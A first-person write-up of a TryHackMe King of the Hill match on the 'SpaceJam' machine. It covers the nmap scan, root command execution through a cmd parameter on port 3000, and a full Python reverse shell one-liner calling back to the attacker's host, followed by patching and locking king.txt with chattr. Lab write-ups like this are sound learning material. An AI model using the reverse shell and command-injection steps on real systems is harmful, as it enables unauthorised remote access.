
How I won a KOTH against Cythes with over a 400 point difference / THM KOTH: SpaceJam writeup

Hello all, I am writing this to show you how to dominate your SpaceJam KOTH machine on tryhackme. Don’t believe me? I believe this photo disproves that.



Machine: Space Jam

Status: Completed

Rank	User	Country	Flags	King Time	Points
1	thesneakypet [0x3]	🇬🇧	2	50m	575
2	CythesOut [0x6]	🇺🇸	2	7m	145

Winner

thesneakypet

One question you may have is how? Another is how can Alex be so bad. Well unfortunately I can’t explain the second but I can show you the first.

This article will show you how to not only get king in the first place but also how I held it for 50 minutes with Alex unable to access the machine or the king file.

Firstly, lets do what we all normally do when attacking a machine. A default NMAP scan, so I tried the following command:

```
sudo nmap -p- -v -sC -sV -T5 -oN fullscan 10.10.182.201
```

and got back the following

```
Scanning 10.10.182.201 [1000 ports]

Discovered open port 80/tcp on 10.10.182.201

Discovered open port 23/tcp on 10.10.182.201

Discovered open port 22/tcp on 10.10.182.201

Discovered open port 3000/tcp on 10.10.182.201

Discovered open port 9999/tcp on 10.10.182.201

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

23/tcp open telnet Linux telnetd

80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) | http-methods: | Supported Methods: GET HEAD POST OPTIONS |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Michael Jordan
```

```
3000/tcp open http Node.js (Express middleware) | http-methods: | Supported Methods: GET HEAD POST OPTIONS |_http-title: Site doesn't have a title (text/html; charset=utf-8).

9999/tcp open http Golang net/http server
```

Upon further inspection into port 3000 it responded with ‘CMD Parameter missing’… great hint Tryhackme. So I tried the most common CMD you will use when testing RCEs ‘your mom’ just kidding. ‘whoami’.

Which it responded with

```
Root
```

Once again tryhackme, thanks for making my life easier. Ok so now we have verified RCE running @ root. My next thought was ‘Oh no Alex already has king’ cause he indeed did have king at this point. So now time was no longer my friend. Alex had already gotten root and was guaranteed to be hardening at this point. If I wanted a chance to win, it had to be now. So I used my favourite reverse shell. Python, this not only can provide a reverse shell but also confirms you can indeed run your python stabilising script. So that’s what I did. In my address bar was the following:

```
http://[VICTIM]:3000/?cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("[LOCAL]",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```


Disclaimer: please type victims IP in [VICTIM] and your THM ip in [LOCAL]

And ran the following on my local (Kali) machine:

```
Nc -lvnp 1234
```

… success! I now had root access in a dumb shell. The only steps left for taking king was to run my stabilising shell script from my github and to ensure king control,. Once running my python stabilising script and used my commands (Found at the bottom of the post), I had taken king, what was left for me to do was to defend and claim those flags. Firstly, my port of call was to take care of the auto root RCE vulnerability I had previously exploited. This method would ruin my terminal so I had to change root password and make an alt account in case someone else tried to do the same.

Once creating my account I had SSH'd in on another tab and navigated to Bunny's home directory where I found the RCE. Upon editing it looked something like:



```
const express = require('express')
const app = express()
const { exec } = require('child_process')
app.get('/', (req, res) => {
    res.send("too slow noob")
})
app.listen(3000, () => console.log('App listening on port 3000'))
```

Upon completion of this very simple patch, I had to restart the service so ensure that it would go into effect, stupidly of me I forgot to do this in the main competition but the damage was already done, I had king for about 10 minutes at this point, claimed both flags and Alex couldn't figure out how to retake king after I chattr'd it. The cards were on the table and I held the better hand. Now to just play this smart and…. Soon enough with 30 minutes left of the KOTH Alex had no clue and couldn't figure how I had locked it so he admitted defeat. GG well played. So we sat and discussed for the remainder of the match, not fully tryharding like we had done to start with but sharing notes and discussing how we had both taken king and secured our positions…. Coincidentally we both did the same method, I just locked king down.

So now the moment you've all been waiting for… how did I lock king down?

Well, obviously you need root, and the following commands in the exact order below.

chattr -i /root/king.txt (or king.txt if your in the /root directory)

echo "[USERNAME]" > /root/king.txt (or king.txt if your in the /root directory)

chattr +i /root/king.txt (or king.txt if your in the /root directory)

That simple, that's how I had king control with Alex unable to figure out what I did as it doesn't show on ls -la what commands I run and with Alex having no way to edit the file without using chattr, which he openly admitted forgot was on the box, I had secured victory… now to wait down the timer.

So that everyone, is how you dominate the THM KOTH Machine 'SpaceJam'. Condolences to Alex for losing, but he truly had the spirit of a fighter and deserved the victory with how much he learned and found out during his time.

Shoutouts:

- Tryhackme for creating the KOTH and hosting it
- Alex (Cythes) for being such an admirable foe and great friend
- Github for the python shell I used
- Revshells.com for the many other reverse shells I could have used